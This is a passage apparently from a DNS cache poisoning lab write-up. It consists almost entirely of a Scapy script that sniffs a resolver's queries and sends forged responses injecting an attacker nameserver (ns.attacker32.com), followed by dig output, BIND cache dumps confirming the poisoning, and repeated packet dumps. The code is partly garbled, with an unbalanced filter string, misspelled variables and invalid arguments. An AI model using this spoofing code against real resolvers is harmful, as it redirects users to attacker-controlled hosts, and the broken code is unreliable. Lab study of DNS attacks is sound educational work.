20                  ttl=259200, rdata='ns.attacker32.com.')
21   NSsec2 = DNSRR(rrname='www.example.com.', type='NS',
22                  ttl=259200, rdata='ns.example.com.')
23
24   # The Additional Section
25   Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',
26                  ttl=259200, rdata='1.2.3.4')
27   Addsec2 = DNSRR(rrname='ns.example.net.', type='A',
28                  ttl=259200, rdata='5.6.7.8')
29   Addsec3 = DNSRR(rrname='www.facebook.com.', type='A',
30                  ttl=259200, rdata='3.4.5.6')
31
32   # Construct the spoofed packet
33   DNSpkt = DNS(IPpkt=IPpkt, id=opdpkt[DNS].id, qd=qdpkt[DNS].qd, qdlist=qdlist,
34                 qdcount=1, ancount=1, nscount=2, arcount=3,
35                 an=Ansec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
36
37   # Construct the entire IP packet and send it out
38   spoofpkt = IPpkt/UDPktr/DNSpkt
39   spoofpkt.show()
40   send(spoofpkt)
41
42# Sniff UDP query packets and invoke spoof dns().
43f = lfilter and src host 10.9.0.53 and dst port 53'
44pkt = sniff(iface='br-652fe0e18a4', filter=f, prn=spoof_dns)
```

```
root@0cdcc48b2dad:/# dig www.example.com

; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62525
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: b170402addc0619301000000655e1e83276125928ee2c92b (good)
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.1.1.1

;; Query time: 2136 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 22 15:30:11 UTC 2023
;; MSG SIZE  rcvd: 88

root@0cdcc48b2dad:/#
```

```
root@d588ecaac64e:/var/cache/bind# rndc flush
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep attack
root@d588ecaac64e:/var/cache/bind# rndc flush
root@d588ecaac64e:/var/cache/bind# rndc dumpdb -cache
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep attack
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.      777590  NS      ns.attacker32.com.
www.example.com.     863991  A      1.1.1.1
root@d588ecaac64e:/var/cache/bind# rndc flush
root@d588ecaac64e:/var/cache/bind# rndc dumpdb -cache
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.      777472  NS      ns.example.com.
www.example.com.     863873  A      1.1.1.1
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep attacker32
                    777472  NS      ns.attacker32.com.
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep facebook
root@d588ecaac64e:/var/cache/bind#
```

```

ns      = None
\ar     \
|###[ DNS OPT Resource Record ]###
|  rname   =
|  type    = OPT
|  rclass  = 512
|  extcode = 0
|  version = 0
|  z       = D0
|  rdlen   = None
|  \rdata  \
|  |###[ DNS EDNS0 TLV ]###
|  |  opcode  = 10
|  |  optlen  = 8
|  |  optdata = '\xfc-\xc6\x94\x03ci'

###[ IP ]###
version = 4
ihl    = None
tos    = 0x0
len    = None
id     = 1
flags  =
frag   = 0
ttl    = 64
proto  = udp
chksum = None
src    = 199.43.135.53
dst    = 10.9.0.53
\options \
###[ UDP ]###
sport   = domain
dport   = 33333
len     = None
chksum = None
###[ DNS ]###
id     = 63015
qr     = 1
opcode = QUERY
aa     = 1
tc     = 0
rd     = 0
ra     = 0
z      = 0
ad     = 0
cd     = 0
rcode  = ok
qdcount = 1
ancount = 1
nscount = 2
arcnt   = 3
\qd    \
|###[ DNS EDNS0 TLV ]###
|  |  opcode  = 10
|  |  optlen  = 8
|  |  optdata = '\xfc-\xc6\x94\x03ci'

###[ IP ]###
version = 4
ihl    = None
tos    = 0x0
len    = None
id     = 1
flags  =
frag   = 0
ttl    = 64
proto  = udp
chksum = None
src    = 199.43.135.53
dst    = 10.9.0.53
\options \
###[ UDP ]###
sport   = domain
dport   = 33333
len     = None
chksum = None
###[ DNS ]###
id     = 63015
qr     = 1
opcode = QUERY
aa     = 1
tc     = 0
rd     = 0
ra     = 0
z      = 0
ad     = 0
cd     = 0
rcode  = ok
qdcount = 1
ancount = 1
nscount = 2
arcnt   = 3
\qd    \
|###[ DNS Question Record ]###
|  |  qname   = 'www.example.com.'
|  |  qtype   = A
|  |  qclass  = IN
\an    \

```

```
| qname      = 'www.example.com.'
| qtype      = A
| qclass     = IN
\an      \
###[ DNS Resource Record ]###
| rrname    = 'www.example.com.'
| type      = A
| rclass    = IN
| ttl       = 259200
| rdlen     = None
| rdata     = 1.1.1.1
\ns      \
###[ DNS Resource Record ]###
| rrname    = 'example.com.'
| type      = NS
| rclass    = IN
| ttl       = 259200
| rdlen     = None
| rdata     = 'ns.attacker32.com.'
###[ DNS Resource Record ]###
| rrname    = 'example.com.'
| type      = NS
| rclass    = IN
| ttl       = 259200
| rdlen     = None
| rdata     = 'ns.example.com.'
\ar      \
###[ DNS Resource Record ]###
| rrname    = 'ns.attacker32.com.'
| type      = A
| rclass    = IN
| ttl       = 259200
| rdlen     = None
| rdata     = 1.2.3.4
###[ DNS Resource Record ]###
| rrname    = 'ns.example.net.'
| type      = A
| rclass    = IN
| ttl       = 259200
| rdlen     = None
| rdata     = 5.6.7.8
###[ DNS Resource Record ]###
| rrname    = 'www.facebook.com.'
| type      = A
| rclass    = IN
| ttl       = 259200
| rdlen     = None
| rdata     = 3.4.5.6
```

Sent 1 packets.